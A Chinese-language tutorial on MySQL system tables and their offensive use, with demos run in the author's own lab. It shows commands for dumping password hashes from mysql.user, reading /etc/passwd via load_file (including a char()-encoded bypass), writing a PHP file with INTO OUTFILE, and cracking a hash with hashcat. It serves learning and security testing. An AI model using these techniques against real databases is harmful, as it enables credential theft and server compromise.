

# 系统表

## 简介

MySQL 5.7 自带四个数据库，分别为 `information_schema`，`mysql`，`performance_schema`，`sys`

- **information\_schema**: 提供了访问数据库元数据的方式
- **mysql**: mysql的核心数据库，类似于sql server中的master表，主要负责存储数据库的用户、权限设置、关键字等mysql自己需要使用的控制和管理信息。
- **performance\_schema**: 主要用于收集数据库服务器性能参数。
- **sys**: 所有的数据源来自: `performance_schema`。目标是把`performance_schema`的把复杂度降低，让DBA能更好的阅读这个库里的内容。让DBA更快的了解DB的运行情况。

重点学习 `information_schema` 和 `mysql` 两个数据库

**\*\*information\_schema 关键系统表\*\***

- **\*\*schemata**: \*\*当前mysql中所有数据库的信息
- **\*\*tables**: \*\*关于数据库中的表的信息
- **\*\*columns**: \*\*关于表中的列信息
- **\*\*user\_privileges**: \*\*关于用户权限的信息

**mysql 关键系统表**

- **\*\*user**: \*\*用户列、权限列、安全列、资源控制列的信息

## 利用系统表获取基本信息或其他库表列数据

获取版本信息

```
select @@version;
```

获取当前用户

```
select user(); || select system_user()
```

获取当前数据库

```
select database();
```

获取主机名

```
select @@hostname;
```

获取数据库文件路径

```
select @@datadir;
```

列出用户的账号密码哈希

```
select host,user,authentication_string from mysql.user
```

将文件的权限赋予指定用户

```
GRANT FILE ON . TO " " @ 'localhost'
```

查库表列数据（利用information\_schema库）

```
mysql> select table_name from information_schema.tables where table_schema=database();
+-----+
| table_name |
+-----+
| userinfo   |
+-----+
1 row in set (0.00 sec)

mysql> select column_name from information_schema.columns where table_name='userinfo';
+-----+
| column_name |
+-----+
| id           |
| username     |
| password     |
| email        |
+-----+
4 rows in set (0.00 sec)

mysql> select username,password from userinfo;
+-----+-----+
| username | password |
+-----+-----+
| k1ea4c   | 123      |
| hello    | 123      |
+-----+-----+
2 rows in set (0.00 sec)
```

## 利用数据库的功能读写文件

### load\_file

利用条件：

- 文件权限和大小：当前权限对该文件可读、文件大小小于max\_allowed\_packet。
- 用户权限：当前数据库用户有FILE权限
- 可操作路径：查看secure\_file\_priv，如果值为某目录，那么就只能对该目录的文件进行操作

演示：获取目标文件 /etc/passwd

## 1. 查看当前用户及权限

```
mysql> select user();
+-----+
| user() |
+-----+
| root@localhost |
+-----+
1 row in set (0.11 sec)

mysql> select user,file_priv from mysql.user;
+-----+-----+
| user | file_priv |
+-----+-----+
| root | Y         |
| mysql.session | N         |
| mysql.sys | N         |
| debian-sys-maint | Y         |
| root | Y         |
+-----+-----+
```

## 2. 查看可操作路径

```
mysql> show global variables like '%secure%';
+-----+-----+
| Variable_name | Value |
+-----+-----+
| require_secure_transport | OFF |
| secure_auth | ON |
| secure_file_priv | /var/lib/mysql-files/ |
+-----+-----+
3 rows in set (0.11 sec)
```


## 3. 由于这是演示，所以就修改下可操作路径嘿嘿嘿

```
root@k1ea4c:/etc/mysql# cat my.cnf
#
# The MySQL database server configuration file.
#
# You can copy this to one of:
# - "/etc/mysql/my.cnf" to set global options,
# - "~/.my.cnf" to set user-specific options.
#
# One can use all long options that the program supports.
# Run program with --help to get a list of available options and with
# --print-defaults to see which it would actually understand and use.
#
# For explanations see
# http://dev.mysql.com/doc/mysql/en/server-system-variables.html
#
# * IMPORTANT: Additional settings that can override those from this file!
# The files must end with '.cnf', otherwise they'll be ignored.
#
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mysql.conf.d/
[mysqld]
secure_file_priv = /
```

## 4. 利用查询语句爆出 /etc/passwd


```
SELECT load_file('/etc/passwd') FROM 表名
```





5. 如果 magic\_quotes\_gpc=true, 用char()函数或者把字符转换成16进制。

```
SELECT load_file(char(47,101,116,99,47,112,97,115,115,119,100)) FROM 表名
```



## load data infile

看到一篇挺好的文章

需满足的利用条件与load\_file相同

这里简单测试下

```
mysql> load data infile '/etc/passwd' into table user;
Query OK, 46 rows affected (0.00 sec)
Records: 46 Deleted: 0 Skipped: 0 Warnings: 0

mysql> select * from user;
+-----+
| data |
+-----+
| root:x:0:0:root:/root:/bin/bash |
| daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin |
| bin:x:2:2:bin:/bin:/usr/sbin/nologin |
| sys:x:3:3:sys:/dev:/usr/sbin/nologin |
| sync:x:4:65534:sync:/bin:/bin/sync |
| games:x:5:60:games:/usr/games:/usr/sbin/nologin |
| man:x:6:12:man:/var/cache/man:/usr/sbin/nologin |
```

## select sql outfile (dumpfile)

- dumpfile只能导出一行数据
- outfile可以完整的导出每行记录，并且会在行末端写入新行，并且会转义换行符。
- 可以利用使用select load file(上传的文件路径) into dumpfile 需要替代文件的路径

利用条件：

- 知道绝对路径
- 对要写入的路径有写的权限
- 对可操作路径【secure\_file\_priv】的配置

利用方法：

```
mysql> select '<?php phpinfo(); ?>' into outfile '/tmp/demo.php'
-> ;
Query OK, 1 row affected (0.00 sec)

root@k1ea4c: ~
root@k1ea4c:~# cat /tmp/demo.php
<?php phpinfo(); ?>
root@k1ea4c:~# ps aux | grep mysql;
mysql> ;
mysql> select user();
root@k1ea4c:~# ll /tmp/
total 68
drwxrwxrwt 14 root root 4096 8月 17 22:51 ./
drwxr-xr-x 27 root root 4096 7月 16 13:58 ../
-rw-r--r-- 1 root root 0 8月 17 22:34 config-err-rFUziv
-rw-rw-rw- 1 mysql mysql 20 8月 17 22:51 demo.php
-rw-rw-rw- 1 root root 5 8月 17 22:35 fcitx-qimpanel:0.pid
```

## 使用 hashcat 爆破数据库用户密码

```
root@kali:~# hashcat -a 3 -m 300 --force 81f5e21e35407d884a6cd4a731aebfb6af209e1b ?l?l?l?l
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-Intel(R) Core(TM) i5-4258U CPU @ 2.40GHz, 1024/2956 MB allocatable, 1MCU

INFO: All hashes found in potfile! Use --show to display them.

Started: Sat Aug 17 11:24:39 2019
Stopped: Sat Aug 17 11:24:39 2019
root@kali:~# hashcat -a 3 -m 300 --force 81f5e21e35407d884a6cd4a731aebfb6af209e1b ?l?l?l?l --show
81f5e21e35407d884a6cd4a731aebfb6af209e1b:root
root@kali:~#
```